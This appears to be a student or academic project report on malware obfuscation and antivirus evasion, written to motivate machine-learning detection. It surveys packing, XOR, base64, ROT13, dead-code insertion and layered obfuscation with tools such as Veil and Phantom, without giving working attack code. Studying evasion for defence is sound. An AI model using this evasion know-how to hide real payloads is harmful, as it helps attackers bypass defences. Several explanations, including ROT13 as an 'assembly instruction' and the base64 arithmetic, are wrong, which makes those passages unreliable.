LIST OF ACRONYMS & ABBREVIATIONS

AI	Artificial Intelligence
APT	Advance Persistent Attack
ASCII	American Standard Code for Information Interchange
AV	Anti-Virus
AVET	Anti-Virus Evasion Tool
EDR	Endpoint Detection Response
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
ML	Machine Learning
NAC	Network Access Control
OS	Operating System
RAT	Remote Access Trojan
ROT13	Rotation 13
SIEM	Security Incident and Event Management
XOR	Exclusive OR operation
MD5	Message-Digest Algorithm 5
SHA	Secure Hash Algorithm
IOC	Indicator of Compromise
PE	Portable Executable
PEB	Process Environment Block
NGAV	Next-Generation Antivirus
VM	Virtual Machine
USB	Universal Serial Bus
SMSW	Store Machine Status Word
CPU	Central Processing Unit
AL	Accumulator Register
DLL	Dynamic Link Library

API	Application Program Interface
WMI	Windows Management Instruction
AES	Advanced Encryption Standard
FTP	File Transfer Protocol
I/O	Input and Output
DEP	Data Execution Prevention
ALSR	Address Space Load Randomisation
RVA	Relative Virtual Address
TLS	Thread Local Storage
PS	PowerShell Script
IP	Internet Protocol
CnC	Command and Control
HTTP	Hypertext Transfer Protocol
INT	Interrupt instruction
JUMP	Jump Condition
URL	Uniform Resource Locator
Regex	Regular Expression
MBR	Master Boot Record
IAT	Import Address Table
DNS	Domain Name System
UDP	User Datagram Protocol
TCP	Transmission Control Protocol

LIST OF FIGURES

TABLE OF CONTENTS

Abstract

Malware obfuscation is increasingly popular among malware creators since it provides better ways to spread and evolve without getting detected. This concerns us to develop robust detection techniques that attracts researchers to diversify detection techniques by adapting machine learning as its solution in near future.

- The **goal of obfuscation** remains the same to anonymize cyber attackers, reduce the risk of exposure, and hide malware by changing the overall **signature** and **fingerprint of malicious code** -- despite the payload being a known threat.
- The longer a piece of malware can stay undetected, the longer it has to spread and evolve. If malware didn't take measures to conceal itself, it would be easy to detect it and evasion will not take place.

This module of Project depicts the study and testing of payloads generated using open source Obfuscation tools (obfuscation techniques embedded within) and some manual interventions in the source code of the payload generated. Testing of payloads generated within the test environment depicts the conceptual study of evasion and detection a malware can reflect.

This module will bring out all the understanding of how obfuscated payloads differs from simple payload, ways to generate obfuscated payload using Obfuscation tools, testing on environment prepared (Virus Total, windows 7 defender, Windows 8 defender & AV [Quarantine / Real Time] and Windows 10 defender & AV with Real Time protection [Cloud Protection / Sample Submission / Tamper Protection]) reflects evasion / detection in Scenarios.

It is important to note that **all testing** of scenarios have been conducted within the Environment of Virtual Machine **with complete access to Internet**, reason being to mimic real scenarios of malware attacking our system and getting either evaded or detected by the Security Control our system owns.

Study and testing of payloads has been restricted to Anti-Virus Scanners only.

Chapter 1: Introduction

1.1 Introduction to the topic – Malware Obfuscation

These days malware attacks have become quite prominent to adversely affect network security infrastructure and compromise systems to cause loss of critical assets and sensitive data that is needed to be protected. Since we are living in a cyber phase where data is our new currency and simultaneously multiple variants of cyber-attack happens, resulting in compromise with data of high value.

Malware attacks **like Ransomware, virus, Trojan variants, RAT, and various other types of threats** have become more common, which were capable of compromising assets badly. But with the enhancement in technologies in the scope of cyber these attacks became much detectable on network security controls like **firewall, Anti-Virus, IDS, IPS and others methods.** This is why adapting Obfuscation of a malware came into in the picture by malware authors.

Studies done on obfuscating a malware and its evasion is a trend now which follows the current challenges faced by network security controls in detecting obfuscated malware with the advance obfuscation techniques **like Dead-Code Insertion, Register Reassignment, Instruction substitution, Code Transportation** and more. These obfuscation techniques are highly effective than previous techniques like **packer, crypter, base64 encoding, ROT13.**




Figure 1.1 Malware Obfuscation

The **goal of obfuscation** remains the same to anonymize cyber attackers, reduce the risk of exposure, and hide malware by changing the overall **signature** and **fingerprint of malicious code** -- despite the payload being a known threat.

The longer a piece of malware can stay undetected, the longer it has to spread and evolve. If malware didn't take measures to conceal itself, it would be easy to detect it and evasion will not take place.




Figure 1.1 Obfuscation Technique

Since **advance obfuscation techniques** are gaining strength in evading network security controls and compromising sensitive assets, we won't be able to survive much with the less effective detection techniques like **Signature-based Method, Behaviour-based method, Heuristic-based Method** to provide mitigation and prevention measures against the occurrence of these Incidents.

This is why research is taking its turn to **Artificial Intelligence based detection method** (Currently it is in research to develop detection mechanism using Machine Learning) to compensate with advance obfuscation techniques**. Machine learning methods for malware detection** are proved effective against new malwares. At the same time, machine learning methods for malware detection have a high false positive rate against detecting malware.




Figure 1.1 ML training model

Its Scope includes future work to obtain **low false positives through detection of obfuscated malware as well as of malware sample using Machine learning model**. This requires training of machine learning model and testing it through predictive model. This brings us to the conclusion of

1.) Understanding how malware gets obfuscated with advanced techniques and its comparison with basic obfuscation techniques.
2.) Understanding how evasion is taking place within network security controls with advanced obfuscation techniques and its comparison with evasion using older techniques.

3.) Detection is like a defence mechanism by network security controls, which is well understood only when we understand how it is evaded.
4.) It is required to bring Machine Learning into the picture to evolve ineffective detection techniques and make detection robust against advance obfuscation techniques.




Figure 1.1 ML detection mechanism

1.2 LITERATURE REVIEW

Malware obfuscation is increasingly popular among malware creators since it provides better ways to spread and evolve without getting detected. This concerns us to develop robust detection techniques that attracts researchers to diversify detection techniques by adapting machine learning as its solution in near future.

In the year 2010, Korean researchers **- Ilsun You** and **Kangbin Yim** introduced a brief survey on **"Malware Obfuscation techniques".** The Abstract gave a wide description of "**why obfuscation is widely used by malware writers to evade antivirus scanners and why it becomes important to analyse how this technique is applied to malwares"**. This paper explores the malware obfuscation techniques while reviewing the encrypted, oligomorphic, polymorphic and metamorphic malwares which are able to avoid detection. Moreover, we discuss the challenges faced and future trends on the malware obfuscation techniques.

In the later years, **Advance Obfuscation Techniques like Dead-Code Insertion, Register Reassignment, and more** were introduced which were much capable of causing ineffectiveness to traditional detection techniques. This was mentioned among the challenges faced by network security controls in detecting obfuscated malware in one of the conference paper **"Challenging Anti-Virus Through Evolutionary Malware Obfuscation"** by **Macro Gaudesi and others** in the year 2016.

In the year 2017, an article on **"Malware Detection and Evasion with Machine Learning Techniques"** was published in **International Journal of Applied engineering Research.**

Jhonattan J. Barriga and **Sang Guun Yoo**, authors of this article provides survey on **"where detection and evasion can take advantage of machine learning".**

The above researches done is concluded by **Kaspersky Lab (2019)** in one of the book on **"Machine Learning for Malware Detection".** This book completely involves the idea of **"how traditional detection methods can take advantage of machine learning model to distinguish between a malware and a benign executable"**

Machine Learning is seen as a solution to provide justification of developing robust detection techniques using Artificial Intelligence based-detection in near future. This will bring complex challenges as well to develop a trained model with high accuracy and low false positives. Machine Learning comes as a mitigation to provide better forensics of evidence and response management from the occurrence of incidents.

1.3 Importance of the project

Evasion and detection involves us into the conceptual and practical understanding of how evasion of obfuscated malware takes place and what challenges are being faced by network security controls.

First, it is difficult to detect obfuscated malware that uses advance obfuscation techniques against traditional detection methods. This is a point of concern because with this advancement, we won't be able to survive more with the less effective detection techniques like **Signature-based Method** to provide mitigation and prevention measures against the occurrence of these Incidents.

Second, current challenge is to develop robust detection techniques that will be more effective comparatively. This requires understanding of how an obfuscated malware evades network security controls. This brings-in the need of conceptual understanding of why network security controls is ineffective to detect obfuscated malware that uses advance obfuscation techniques. This understanding may include proper utilisation of reverse engineering over obfuscated malware, which could be tedious.

Third, with the advancement in obfuscation techniques in contrast with ineffective traditional detection methods. It is necessary to conduct research on **Artificial Intelligence based method** (to develop detection using Machine Learning) to compensate with advance obfuscation techniques**. Machine learning methods for malware detection** are proved effective against new malwares. At the same time, machine learning methods for malware detection have a high false positive rate for detecting malware.

This brings the significance of why it is required to understand evasion and to conduct research on detection of obfuscated malware using machine learning. If the above set of problems is researched well upon, then the possibility of developing robust detection model using machine learning with high accuracy and low false positives can be achieved in near future. This will assist a lot in identifying IOCs from the impact of obfuscated malware, generated using advance techniques. Forensics on artefacts and its prevention measures could be provided well with incident response management.

1.4 Objectives of the project

Phase 1

Module one: open source payload / (malware samples) will be taken to perform obfuscation upon using obfuscation tools and techniques. Research on Use cases to test evasion of Obfuscated malware on network security controls (like firewall / Anti-Virus / IDS / IPS / any) will be performed using open source network security controls and Results will be observed.

Phase 2

Module two: Detection of obfuscated malware using Traditional detection techniques and Advance detection Techniques. Research on the requirement of machine learning needed to robust detection against advance obfuscated malwares. Needed to understand why Traditional detection techniques became ineffective against advance obfuscation techniques.

Future Scope

Future enhancement: In the event of successful evasion testing, obfuscated malware will be allowed to get executed within the test environment which will resemble organisational assets to understand its impact and Indicator of Compromise.

Impact of the obfuscated malware on assets will be measured through Artifacts collection and its forensics. This will be followed by incident mitigation and response management / how recovery from the incident can be achieved.

To advance in Detection techniques in contrast with advance obfuscation techniques require development of a model that implements machine learning to detect obfuscated malware. To validate that malware detection that implement machine learning will be able to achieve a high accuracy rate with low false positive rate or how we may proceed with good and robust detection techniques to detect obfuscated malware for the same concern to provide mitigation from these incidents.

Chapter 2: Understanding Malware Obfuscation

2.1 What is Malware?

- Malware is a malicious file or malicious code, typically delivered over a network through dropper and infect systems without users consent. It is specially designed to extract juicy information, steal information, compromises data / critical assets and even more. The main Objective that a malware follows are **:**

    - Provide remote control for an attacker to attain complete control over compromised systems.
    - Make lateral movements into the network and infects multiple systems within the network.
    - Sending spam emails / deliverables from compromised system to infect unsuspecting targets.
    - Information Gathering of the entire network a malware infects
    - Steal information, juicy data of sensitive and critical nature. In a nutshell, exfiltrate sensitive information from an organization to extort as much money as attackers can.

2.2 Forms of malware

2.2.1 VIRUS

Virus replicates itself when executed on target machine, infecting other programs or systems for sabotage or profit.

2.2.2 TROJAN

A malware specially designed masking its true intent and sustains on the target system. Trojans are typically spread via social engineering techniques like phishing attacks, exploiting vulnerability, through backdoor or by drive-by downloads.

2.2.3 WORM

It replicates itself to spread on target systems but unlike viruses, worms do not need to attach themselves to other programs in order to spread. Worms also create botnets by installing back doors on compromised systems.

2.2.4 ADWARE

It is a malware that launches undesired advertisements (usually pop-up windows) on target systems. Most adware doesn’t present a substantial threat, but it has been classified as a cyber threat.

2.2.5 SPYWARE

A malware designed specially to perform act of espionage on targeted systems to capture sensitive user data. Spyware can stealthily infect a system via a Trojan or web browser vulnerability.

2.2.6 RANSOMWARE

A form of malware designed to extort money from compromised systems within a certain time limit, failing to which users have to suffer from loss of complete data. Ransomware attack encrypts a target device's files, or locks down the user out the device completely until a ransom is paid within a short time period.

2.2.7 FILE-LESS / MEMORY

A malicious program that is typically injected into some legitimate running process, and executes **ONLY MALWARE in RAM**. This vector of attack is difficult to detect, but does not persist if the system is rebooted because memory is volatile.

2.3About Malware Obfuscation – module 1

When it comes to analysing malware samples collected or payloads generated, a majority of them are Packed or Compressed. Packing is one of the method mostly used by malware authors to evade **signature-based antimalware** / **antivirus** softwares and make static analysis a tedious task.

It involve methods like **compression or encryption** on malicious code and then **wrapping** the result in an often short set of instructions that implements an unpacking routine that decompresses or decrypts the packed code at runtime and then transfers control to the original unpacked code.

Malware obfuscation is understood as a significant step in **obscuring** a code making it difficult to understand and easy to evade through security controls. There are numerous obfuscation techniques, basic tricks are **encryption, packing and code compression** to reduce the detection ratio of a malware. The basic Obfuscation techniques like packing also consists of hiding the behaviour of a malware by emulating the code. However, they are distinguished by the transformations operated on the **original binary code**.

Obfuscation produces a functionally equivalent code that is much harder to analyse manually and represents a **challenge to reverse engineer**. Portions of the malware code are moved to a data portion of the binary and are emulated within an embedded virtual machine that executes instructions hidden in the data portion and dispatches the control flow appropriately to mimic the functionality of original code.

A full taxonomy of various obfuscation techniques can be found in the lists of basic to Advance Obfuscation techniques due to which Traditional Security Controls like AntiVirus took approaches towards Modern methodologies and Machine Learning Static-based Detection.

In this work we are particularly interested in use of open-source Obfuscation Tools and manual intervention in source code, to test evasion or detection through security controls and observe their result.

The following describes the categories of basic obfuscations that is tackled:

- **Packing:** malicious code is compressed or encrypted in order to reduce the detection ratio and to also generate numerous duplicates of the same malware.
- **Anti-analysis techniques:** Various anti-debugging and virtual machine detection instructions are inserted into the original binary to trigger suicide logic and to prevent dynamic tracing of the malware.
- **Binary rewrite:** Instructions of malicious code are rewritten to semantically equivalent set of instructions that cannot be attributed to a particular compiler and do not correspond to the product of a compilation process. These rewriting steps can target the control and data flow, the functions epilogues and prologues, stack manipulation and calling conventions.
- **API obfuscation:** the obfuscation of the library or Windows API calls made by the malware is achieved by demolishing the original import table and rebuilding it on the fly as part of the unpacking routine.

2.4 Need to study Malware Obfuscation

Evasion and detection involves us into the conceptual and practical understanding of how evasion of obfuscated malware takes place and what challenges are being faced by network security controls.

First, it is difficult to detect obfuscated malware that uses advance obfuscation techniques against traditional detection methods. This is a point of concern because with this advancement, we won't be able to survive more with the less effective detection techniques like **Signature-based Method** to provide mitigation and prevention measures against the occurrence of these Incidents.

Second, current challenge is to develop robust detection techniques that will be more effective comparatively. This requires understanding of how an obfuscated malware evades network security controls. This brings-in the need of conceptual understanding of why network security controls is ineffective to detect obfuscated malware that uses advance obfuscation techniques. This understanding may include proper utilisation of reverse engineering over obfuscated malware, which could be tedious.

Third, with the advancement in obfuscation techniques in contrast with ineffective traditional detection methods. It is necessary to conduct research on **Artificial Intelligence based method** (to develop detection using Machine Learning) to compensate with advance obfuscation techniques**. Machine learning methods for malware detection** are proved effective against new malwares. At the same time, machine learning methods for malware detection have a high false positive rate for detecting malware.

This brings the significance of why it is required to understand evasion and to conduct research on detection of obfuscated malware using machine learning. If the above set of problems is researched well upon, then the possibility of developing robust detection model using machine learning with high accuracy and low false positives can be achieved in near future. This will assist a lot in identifying IOCs from the impact of obfuscated malware, generated using advance techniques. Forensics on artifacts and its prevention measures could be provided well with incident response management.

2.5 Why to study Evasion and Detection of malware?

These are the main stages through which a malware handles its obfuscated code and tries to evade detection methods of security controls.

2.5.1 PHASE 1: Attack Targeting and Inception
2.5.2 PHASE 2: Exploit Discovery
2.5.3 PHASE 3: Payload Delivery
2.5.4 PHASE 4: Execution of Attack
2.5.5 PHASE 5: Malware Propagation

From attacker's perspective at every stage it wants its malware variants to remain undetected and bypasses layered security controls to compromise target systems. In order to robust defence mechanism against such obfuscated malware, it becomes extremely important to understand **what are the ways to construct an obfuscated malware using obfuscation tools & techniques and manual intervention in source codes, how such tools & techniques tries to perform evasion of obfuscated malware on Network security Controls like Firewall, Av, windows defender, windows AV, IPS / IDS, NAC, EDR, Sandboxes etc. and How robust Traditional or Modern security controls are.**

Malware authors or attackers makes use of various Basic Obfuscation techniques like **base64 encoding, xor operation, ROT13, code compression ,crypters, wrappers, packers** etc. and Advance Obfuscation techniques like **dead code insertion, register reassignment, subroutine reordering, instruction subroutines, code transportation, code integration** etc. Many devastating attacks such as **APT attacks** also makes use of **layered Obfuscation techniques** like integration of payload generating frameworks such as **Metasploit, msfvenom, Hercules** or generation of **custom shellcode** by using obfuscation frameworks such as **Veil, Metasploit**, loading its customised codes into obfuscation frameworks like **Phantom** and doing **manual interventions** into the obfuscated payload generated.These are such good ways to make vital changes into the signature of payload generated so that they are not flagged by security controls.

These obfuscation tools and techniques are enough to generate multiple ways and variants of malware to bypass security controls. Hence, their study becomes a liable part of cyber security to handle many such devastating future attacks. But Security Controls are also not lacking behind when basic obfuscation techniques started to easily bypass traditional

detection methods of **Signature-based detection**, solutions of more appropriate and modern approach came up with detection methodologies like **Heuristic-based, Behaviour-based detection, sandboxing.**

But with the enhancement in advance obfuscation techniques, it has also become not so difficult to bypass modern detection methods which are based on **signature-based detection, behaviour-based detection, Heuristic-based detection.** Since with creation of malware variants, database of security controls are parallelly upgrading themselves by feeding detectable signatures, hashes and behavioural pattern of known malwares. This does not prevent attacks from happening for the first time but prevents it from happening in near future until attackers come up with a different variant.

Upgradation of malware signatures in database of security controls cannot be a sole solution. We have to come up with a different approach of detecting any unknown malware even in its first attack. **Machine Learning detection** method could be one such method where training models are designed to prepare predictive models in efficiently identifying malicious files of any nature among Benign traffic. So that even when unknown malware hits any security control for the first time, our predicative model is able to process decision based on the training phase conducted and can easily distinguish between a benign file and a malicious file of any functionality.

Chapter 3: Malware Obfuscation Tools & Techniques

Evasion Methodologies – use offense to inform defence

3.1 Categories of Malware for Obfuscation

3.1.1 Polymorphic Malware

This type of malware is capable of creating countless number of decryptors using obfuscation methods such as **dead-code insertion, register reassignment** etc. Obfuscation toolkits help malware authors to easily convert non-obfuscated malware into polymorphic version. Though polymorphic malwares can effectively avoid signature matching, their constant body which appears after decryption can be used as an important source information for detection.

In order to exploit this vulnerability, antivirus tools adopt emulation technique which executes a malware in an emulator (Sandbox environment) to prevent host system from getting compromised. Once the constant body is loaded into memory after getting decrypted, signature based detection can be applied.

In order to detect and prevent such emulation, armoring techniques plays an important role here. However, as the antivirus scanners grew matured, they became capable of identifying such techniques making polymorphic malwares detectable.

3.1.2 Oligomorphic Malware

These malwares can mutate their decryptor from one generation to the next to confuse antivirus scanners. Oligomorphic malware is capable of performing few changes in its decryptor. However, this malware can generate limit counts of different decryptors making it still detectable with signatures.

3.1.3 Encrypted Malware

Encryption is one of the basic approach to evade signature based antivirus scanners. In this, a malware is composed of the decryptor and the encrypted main body. The decryptor recovers the main body whenever the infected file is run. Each stage of infection uses a different key to make encrypted part unique, thus obfuscating its signature.

However, limitation of this method revolves around constant effect of decryptor from generation to generation, thus increasing detectability in antivirus scanners based on code pattern.

3.1.4 Metamorphic Malware

This method makes best use of obfuscation techniques to transform malwares into new generation of variant, providing different look but same functionality. For such modification, a malware should be able to recognize, parse and mutate itself whenever it propagates over internet. Point to be noted that the metamorphic malware never reveals itself since it does not make use of encryption or packing. This makes its detection difficult by antivirus scanners.

3.2 Obfuscation Techniques

3.2.1 Conventional Obfuscation Methods

Listing down some conventional obfuscation techniques.

3.2.1.1 XOR operation

XOR operation is one of the common obfuscation technique which is easy to use in obfuscating any source code and evading it from untrained eyes. It uses bitwise operations to obfuscate strings of code. It perform operations on two bit patterns giving result of 1 if only the first bit is 1 or only second bit is 1, else it will be 0 if both the bits are 0 or are 1.

Methods to Identify are:

One good value to look for is "*http*", because attackers often wish to conceal URLs within malicious code.
Another good string might be "*This program*", because that might identify an embedded and XOR-encoded Windows executable, which typically has the string "*This program cannot be run in DOS mode*" in the DOS portion of the **PE header**.

3.2.1.2 Base64 Encoding

Base64 encoding has been used for a long time to transfer binary data (machine code) over a system that only handles text. This technique is mainly used when binary data is required to encode and needed to be stored, transferred over media that are designed to deal with textual data.

How base64 encoding is performed - since this encoding method contains 64 characters (A-Z, a-z,0-9,+,/) along with padding characters like =. Taking an example we see encoding of word '**Hey**'3-bytes data into '**SGV5**' 4-bytes data. ASCII 8-bits value for '**Hey**' is 72, 101,121 respectively. Their 8-bit binary representation is [01001000 01100101 01111001] as a whole for '**Hey**'.

This technique use transmission of max to 7-bit and not 8-bit like ASCII [2^8! = to 2^7], means from 3 bytes data is needs to get converted to 4 bytes data. The above binary data is converted into 6-bits data such as [010010 000110 010101 111001] means 2^6 = 64 bits < < than 2^7. These bits are then matched to the **base64 Index Table** to provide corresponding bytes as 18, 6, 21, and 57 (referred from online table content available) which constitutes output as '**SGV5**'. This is 7-bit friendly structure and supports text transmission.

3.2.1.3 ROT13

ROT is an Assembly instruction to perform 13 times rotation on the instructions. ROT13 uses simple letter substitution to achieve obfuscated output.

Simply take an exam of letter ‘b’, rotating it for 13 counts lands us on letter ‘o’ that’s all work is done. This is one of the simplest method to perform obfuscation on codes.

ROT13 can also be modified to rotate a different number of characters, like ROT15, ROT17 as per its customisation.

3.2.1.4 Code Packing / Run time Packers

This method applies layers of compression and encryption to obfuscate any source code. This allows execution of original code after it gets unpacked by routines at run time. It also makes use of packers program to bypass static detection (can also include anti-VM, sleepers, interactions, anti-debugging features). But at runtime, a wrapper program will take the packed program and decompress it in memory, revealing the program’s original code.

However, we might not expect is to bypass static detection every time even after security controls get matured.

3.2.2 Advance Obfuscation Methods

Such Obfuscation methods are mostly utilised by metamorphic malware and polymorphic malware.

3.2.2.1 Dead-code Insertion

Dead-code insertion is a technique that adds some non-functional instructions to a program to change its appearance but not its functionality. One such example is **NOP instructions** that does nothing except pointing at the base register itself. This obfuscation method is illustrated through images listed below.

Figure 3.2.2.1 sample code

Figure 3.2.2.1 dead code insertion (effective sequence)

Since antivirus scanners grew smart with time in detecting such ineffective instructions using signature based detections. As a result, to make evasion robust effective changes are required to perform in code sequences as shown in Figure 3.2.2.1 dead code insertion.

3.2.2.2 Register Reassignment

It is another technique that switches registers from generation to generation with no alteration in program code and its functionality. Its application is illustrated in Figure 3.2.2.2 Register Reassignment – where registers EAX, EBX, EDX are reassigned to EBX, EDX and EAX respectively.

Figure 3.2.2.2 sample code

Figure 3.2.2.2 register reassignment

It is important to note that the wildcard searching can make this technique completely ineffective.

3.2.2.3 Subroutine Reordering

This obfuscation technique obfuscates an original code by randomising the order of its subroutines. This technique can generate n! Distinct variants, where n is defined as the number of subroutines. For example, Win32/Ghost had ten subroutines, leading to 10! = 3628800 different generations.

3.2.2.4 Instruction Substitution

This obfuscation technique transforms an original code by replacing some instructions with other equivalent set of codes or instructions. One such good example is **xor operation,** in this instructions can be replaced with SUB and MOV can be replaced with PUSH/POP as shown in Figure 3.2.2.4 Instruction Substitution.

Figure 3.2.2.4 sample code




Figure 3.2.2.4 Instruction Substitution

It is important to note that this technique can effectively change the code with a library of equivalent instructions.

3.2.2.5 Code Transposition

This technique of Obfuscation reorders the sequence of the instructions of an original code without impacting its functionality to reflect any change in behavioural pattern. There are two methods to achieve this technique.

The first method in figure 3.2.2.5 unconditional branches, reflects random shuffling in the instructions, and then recovers the original execution order by inserting the unconditional branches or jumps. However, evasion through this technique is not so effective because the original program can be easily restored by removing the unconditional branches or jumps.




Figure 3.2.2.5 unconditional branches

Second method in figure 3.2.2.5 independent instructions, has potential to create new generations by choosing and reordering the independent instructions that have no impact on one another. Since it is complex to identify independent instructions and harder to implement but it can make the cost of detection high.




Figure 3.2.2.5 Independent Instructions

3.2.2.6 Code Integration

In this technique a malware knits itself to the code of its target program. This technique follows decompiling of its target program into manageable objects, flawlessly adds itself between them, and reassembles the integrated code into a new generation. This technique can actually make detection and recovery difficult.

3.2.3 Layered Obfuscation Methods – including Manual Interventions in Source Code

This method makes use of integration of code generated from one obfuscation framework serving as an input for another framework, giving out an output of integrated obfuscation payload.

One Such example is generation of custom shellcode in **VEIL –obfuscation framework** which serves as an input to place those generated code into the window modules owned by **PHANTOM – Obfuscation framework** to attack specific Operation System as **WINDOWS.** This complete experiment is explained in later chapters in Experiments conducted to study Evasion.

Another example is listed above of **Code Packers** which makes use of packers to compress original code and then encrypting it to provide complete obfuscation on original code. Such codes are executed at run time after unpacking their original coded.

3.2.3.1 Other methods listed are:

3.2.3.1.1 BaseX Encoding

This is a form of positional notation method of representing or encoding numbers, where X represents a positive integer. One such example is Base10 [X=10], base 10 uses the digits 0 through 9 to represent numbers. If counting 0 through 9, the number that follows 9 (9+1) is not a new number, a unique symbol. Instead, 9+1 is represented by starting again at zero and shifting that representation to the left a single digit (10). This method defines example of linear mathematical range 9 and 10 which is similar to 8 and 9.

3.2.3.1.2 ASCII Encoding

American Standard Code for Information Interchange is a character encoding originally based on English alphabets. ASCII is a method of representing characters with binary strings of 0s or 1s. These strings can be converted into desired format of Hexadecimal, Base64 etc.

One such example can be seen from figure 3.2.3.1.2 ASCII Encoding, see columns representing 7 bit, 6 bit and 5 bit and rows representing (4, 3, 2 ,1) bits characters are encoded with leading zero added for clarity.

A=01000001, R=01010010 and ^=01011110 can be converted to desired format.

b_7 →				0	0	0	0	1	1	1	1
b_6 →				0	0	1	1	0	0	1	1
b_5 →				0	1	0	1	0	1	0	1
Bits	b_4 ↓	b_3 ↓	b_2 ↓	b_1 ↓	Row ↓ / Column →	0	1	2	3	4	5	6	7
	0	0	0	0	0	NUL	DLE	SP	0	@	P	`	p
	0	0	0	1	1	SOH	DC1	!	1	A	Q	a	q
	0	0	1	0	2	STX	DC2	"	2	B	R	b	r
	0	0	1	1	3	ETX	DC3	#	3	C	S	c	s
	0	1	0	0	4	EOT	DC4	$	4	D	T	d	t
	0	1	0	1	5	ENQ	NAK	%	5	E	U	e	u
	0	1	1	0	6	ACK	SYN	&	6	F	V	f	v
	0	1	1	1	7	BEL	ETB	'	7	G	W	g	w
	1	0	0	0	8	BS	CAN	(	8	H	X	h	x
	1	0	0	1	9	HT	EM	)	9	I	Y	i	y
	1	0	1	0	10	LF	SUB	*	:	J	Z	j	z
	1	0	1	1	11	VT	ESC	+	;	K	[	k	{
	1	1	0	0	12	FF	FC	,	<	L	\	l	|
	1	1	0	1	13	CR	GS	-	=	M	]	m	}
	1	1	1	0	14	SO	RS	.	>	N	^	n	~
	1	1	1	1	15	SI	US	/	?	O	_	o	DEL

Figure 3.2.3.1.2 ASCII Encoding Table

3.2.3.1.3 Replace Method

Replace method introduces replacement of any flow code, search string, regular expression with its equivalent set of instruction without altering any of its functionality. See Figure 3.2.3.1.3 Replace method

```
function ReplaceDemo()
{
    var s = "The batter hit the ball with the bat ";
    s += "and the fielder caught the ball with the glove.";

    // Replace "the" with "a".
    var re = /the/g;
    var r = s.replace(re, "a");
    return(r);
}
```

Figure 3.2.3.1.3 Replace Method

